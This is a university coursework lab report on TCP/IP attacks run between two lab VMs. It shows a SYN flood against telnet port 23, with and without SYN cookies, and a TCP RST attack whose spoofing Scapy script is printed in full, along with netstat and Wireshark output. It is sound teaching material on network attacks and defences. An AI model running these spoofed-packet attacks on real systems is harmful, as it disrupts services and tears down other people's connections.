TCP/IP ATTACK

UFCFVN-30-M - Computer & Network Security

A Research Coursework

Prepared by

Kiran Kumar Mohanraj - 20054954

MSc Cyber Security


University of the West of England, Bristol

TABLE OF CONTENTS

LAB TASK

1.1 Task 1: SYN Flooding Attack


Figure 1 shows the open ports of VM2 which is waiting for connections (LISTEN state). If there was any half-open connection then its state would be SYN_RECV state and if the TCP connection is created then its state is ESTABLISHED. For this task SYN Cookie mechanism is turned off because it acts as countermeasure to SYN Flooding attack.



```
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[31/07/21 07:37:32] - 20054954:$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[31/07/21 07:37:52] - 20054954:$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
[31/07/21 07:43:40] - 20054954:$ 
```

Figure 1 Port status of VM2


To implement the SYN Flooding attack, we execute the synflood.c by passing victim's IP (VM2) which is "192.168.136.195". Figure 2 provides the network statistics of VM2, we can see a lot SYN_RECV which indicates that there are half-open connections waiting for ACK packet.



```
[31/07/21 08:11:08] - 20054954:$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:23      251.178.167.12:64457    SYN_RECV
tcp        0      0 192.168.136.195:23      252.4.248.47:58136      SYN_RECV
tcp        0      0 192.168.136.195:23      240.203.211.96:44122    SYN_RECV
tcp        0      0 192.168.136.195:23      251.74.225.53:59545     SYN_RECV
tcp        0      0 192.168.136.195:23      253.168.151.92:936      SYN_RECV
tcp        0      0 192.168.136.195:23      249.229.173.98:25166    SYN_RECV
tcp        0      0 192.168.136.195:23      248.159.154.17:49763    SYN_RECV
tcp        0      0 192.168.136.195:23      249.165.89.10:38620     SYN_RECV
tcp        0      0 192.168.136.195:23      242.57.107.3:20794      SYN_RECV
tcp        0      0 192.168.136.195:23      246.109.37.6:39607      SYN_RECV
tcp        0      0 192.168.136.195:23      245.110.54.106:1946     SYN_RECV
tcp        0      0 192.168.136.195:23      248.58.139.109:57916    SYN_RECV
```

Figure 2 Network statistics of VM2 when under SYN Flooding attack

In order to verify that our attack was successful we try to telnet from VM1 to VM2. The telnet connection was not established because the queue is filled with half-open connection, thus rejecting out telnet connection. As shown in Figure 3, the telnet connection times out after sometime.




```
[31/07/21 08:08:59] - 20054954:$ gcc -o synflood synflood.c
[31/07/21 08:10:42] - 20054954:$ sudo synflood 192.168.136.195 23
sudo: synflood: command not found
[31/07/21 08:11:43] - 20054954:$ sudo ./synflood 192.168.136.195 23
```

```
[31/07/21 08:15:57] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
telnet: Unable to connect to remote host: Connection timed out
[31/07/21 08:18:25] - 20054954:$
```

Figure 3 Failed telnet connection from VM1 to VM2


When we try to establish a ssh connection, we were able to establish a connection. This is because TCP port for SSH is 22 and our SYN flooding attack was conducted on port 23. Thus, we were able to establish ssh connection as shown in Figure 4.



```
[31/07/21 08:18:25] - 20054954:$ ssh 192.168.136.195
uwe@192.168.136.195's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat Jul 31 08:18:40 2021 from 192.168.136.133
[31/07/21 08:23:41] - 20054954:$
```

Figure 4 SSH connection established when under attack


Now we try to implement our attack when the SYN Cookie mechanism is turned on. In this case, the network statistics has some half-open connections established but still there were a lot of SYN_RECV state as shown in Figure 5.



```
[31/07/21 08:24:46] - 20054954:$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[31/07/21 08:24:50] - 20054954:$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:23      251.0.25.0:29347        SYN_RECV
tcp        0      0 192.168.136.195:23      240.117.136.13:6609     SYN_RECV
tcp        0      0 192.168.136.195:23      244.53.111.60:45858     SYN_RECV
tcp        0      0 192.168.136.195:23      244.16.146.123:38438    SYN_RECV
tcp        0      0 192.168.136.195:23      255.202.158.126:17556   SYN_RECV
tcp        0      0 192.168.136.195:23      242.218.1.93:40497      SYN_RECV
tcp        0      0 192.168.136.195:23      250.224.127.109:24135   SYN_RECV
tcp        0      0 192.168.136.195:23      242.119.233.97:34585    SYN_RECV
tcp        0      0 192.168.136.195:23      250.127.38.1:19135      SYN_RECV
tcp        0      0 192.168.136.195:23      251.205.121.40:2914     SYN_RECV
tcp        0      0 192.168.136.195:23      241.92.47.72:22035      SYN_RECV
tcp        0      0 192.168.136.195:23      248.68.52.35:8233       SYN_RECV
```


Figure 5 Network statistics with SYN cookies enabled

To verify that the attack was successful, we try to establish telnet connection. In this case, the telnet connection was established as shown in Figure 6. This is because the SYN Cookies mechanism helped in establishing some half-open connections and thus providing space in the queue for telnet connection request. Syn Cookie mechanism prevents from having the queue as a bottleneck, and instead consume resources only for the established connections. Figure 7 shows the successful SSH connection been established.



```
[31/07/21 08:24:28] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
Connected to 192.168.136.195.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: uwe
Password:
Last login: Sat Jul 31 08:23:41 EDT 2021 from 192.168.136.133 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[07/31/2021 08:27:12] - 20054954:$
```


Figure 6 Successfully established telnet connection



```
[31/07/21 08:28:25] - 20054954:$ ssh 192.168.136.195
uwe@192.168.136.195's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat Jul 31 08:28:05 2021 from 192.168.136.195
[31/07/21 08:28:30] - 20054954:$
```

Figure 7 Successfully established ssh connection

When the python program was used to create SYN flooding attack, the attack was unsuccessful. The network statistics shown in Figure 8 depicts that very few half-open connections are present. This is because of the Scapy python program which has slow packet sending rate. If the packets are sent at very slow rate the half-open connections get closed by the random IP used for the attacks by sending a RST packet. This frees the resources for upcoming connection request.




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:53      0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.136.195:23      244.172.98.105:1551     SYN_RECV
tcp        0      0 192.168.136.195:23      244.77.5.213:1551       SYN_RECV
tcp        0      0 192.168.136.195:23      241.101.29.85:1551      SYN_RECV
tcp        0      0 192.168.136.195:23      248.50.83.116:1551      SYN_RECV
tcp        0      0 192.168.136.195:23      241.57.194.158:1551     SYN_RECV
tcp        0      0 192.168.136.195:23      252.241.160.121:1551    SYN_RECV
tcp        0      0 192.168.136.195:23      243.3.101.99:1551       SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
[31/07/21 08:36:44] - 20054954:$
```

Figure 8 Network statistics when under attack using python program

1.2 Task 2: TCP RST Attacks on telnet Connections


Before performing the TCP RST attack, we establish a telnet connection between VM1 (192.168.136.133) and VM2 (192.168.136.195) as shown in Figure 11.

Now we perform RST attack on the telnet connection using the scapy program. The source is the IP address of VM1 and the destination is IP address of VM2. For spoofing the packet, we use the details of last sent packet from the source to destination. Figure 10 shows the sequence number, source port and destination port of the last TCP packet which is used for sending a RST packet. Figure 9 shows the scapy program used for this RST attack.



```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="192.168.136.133", dst="192.168.136.195")
tcp = TCP(sport=33418, dport=23, flags="R", seq=2454424336)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


Figure 9 RST attack scapy program


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
telnet || tcp

No.  Time                      Source           Destination      Protocol Length Info
  46 2021-07-31 12:45:08.1414136… 192.168.136.195  192.168.136.133  TCP      66 23 → 33418 [ACK] Seq=3495699212 Ack=2454424334 Win=29056 Len=0 TSval=388614 TSecr=404856
  47 2021-07-31 12:45:08.5799209… 192.168.136.133  192.168.136.195  TELNET   68 Telnet Data ...
  48 2021-07-31 12:45:08.5800939… 192.168.136.195  192.168.136.133  TCP      66 23 → 33418 [ACK] Seq=3495699212 Ack=2454424336 Win=29056 Len=0 TSval=388723 TSecr=404965
  49 2021-07-31 12:45:08.5804042… 192.168.136.195  192.168.136.133  TELNET   68 Telnet Data ...
  50 2021-07-31 12:45:08.5805525… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699214 Win=29312 Len=0 TSval=404965 TSecr=388723
  51 2021-07-31 12:45:08.6165472… 192.168.136.195  192.168.136.133  TELNET  137 Telnet Data ...
  52 2021-07-31 12:45:08.6168034… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699285 Win=29312 Len=0 TSval=404975 TSecr=388732
  53 2021-07-31 12:45:08.6170027… 192.168.136.195  192.168.136.133  TELNET   68 Telnet Data ...
  54 2021-07-31 12:45:08.6171267… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699287 Win=29312 Len=0 TSval=404975 TSecr=388732
  55 2021-07-31 12:45:08.8467225… 192.168.136.195  192.168.136.133  TELNET  166 Telnet Data ...
  56 2021-07-31 12:45:08.8469526… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699387 Win=29312 Len=0 TSval=405032 TSecr=388790
  57 2021-07-31 12:45:08.8476183… 192.168.136.195  192.168.136.133  TELNET   68 Telnet Data ...
  58 2021-07-31 12:45:08.8477669… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699389 Win=29312 Len=0 TSval=405032 TSecr=388790
  59 2021-07-31 12:45:08.8547257… 192.168.136.195  192.168.136.133  TELNET  129 Telnet Data ...
▸ Frame 60: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_c9:ef:2e (00:0c:29:c9:ef:2e), Dst: Vmware_b2:76:e4 (00:0c:29:b2:76:e4)
▸ Internet Protocol Version 4, Src: 192.168.136.133, Dst: 192.168.136.195
▾ Transmission Control Protocol, Src Port: 33418, Dst Port: 23, Seq: 2454424336, Ack: 3495699452, Len: 0
    Source Port: 33418
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2454424336
    Acknowledgment number: 3495699452
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
```

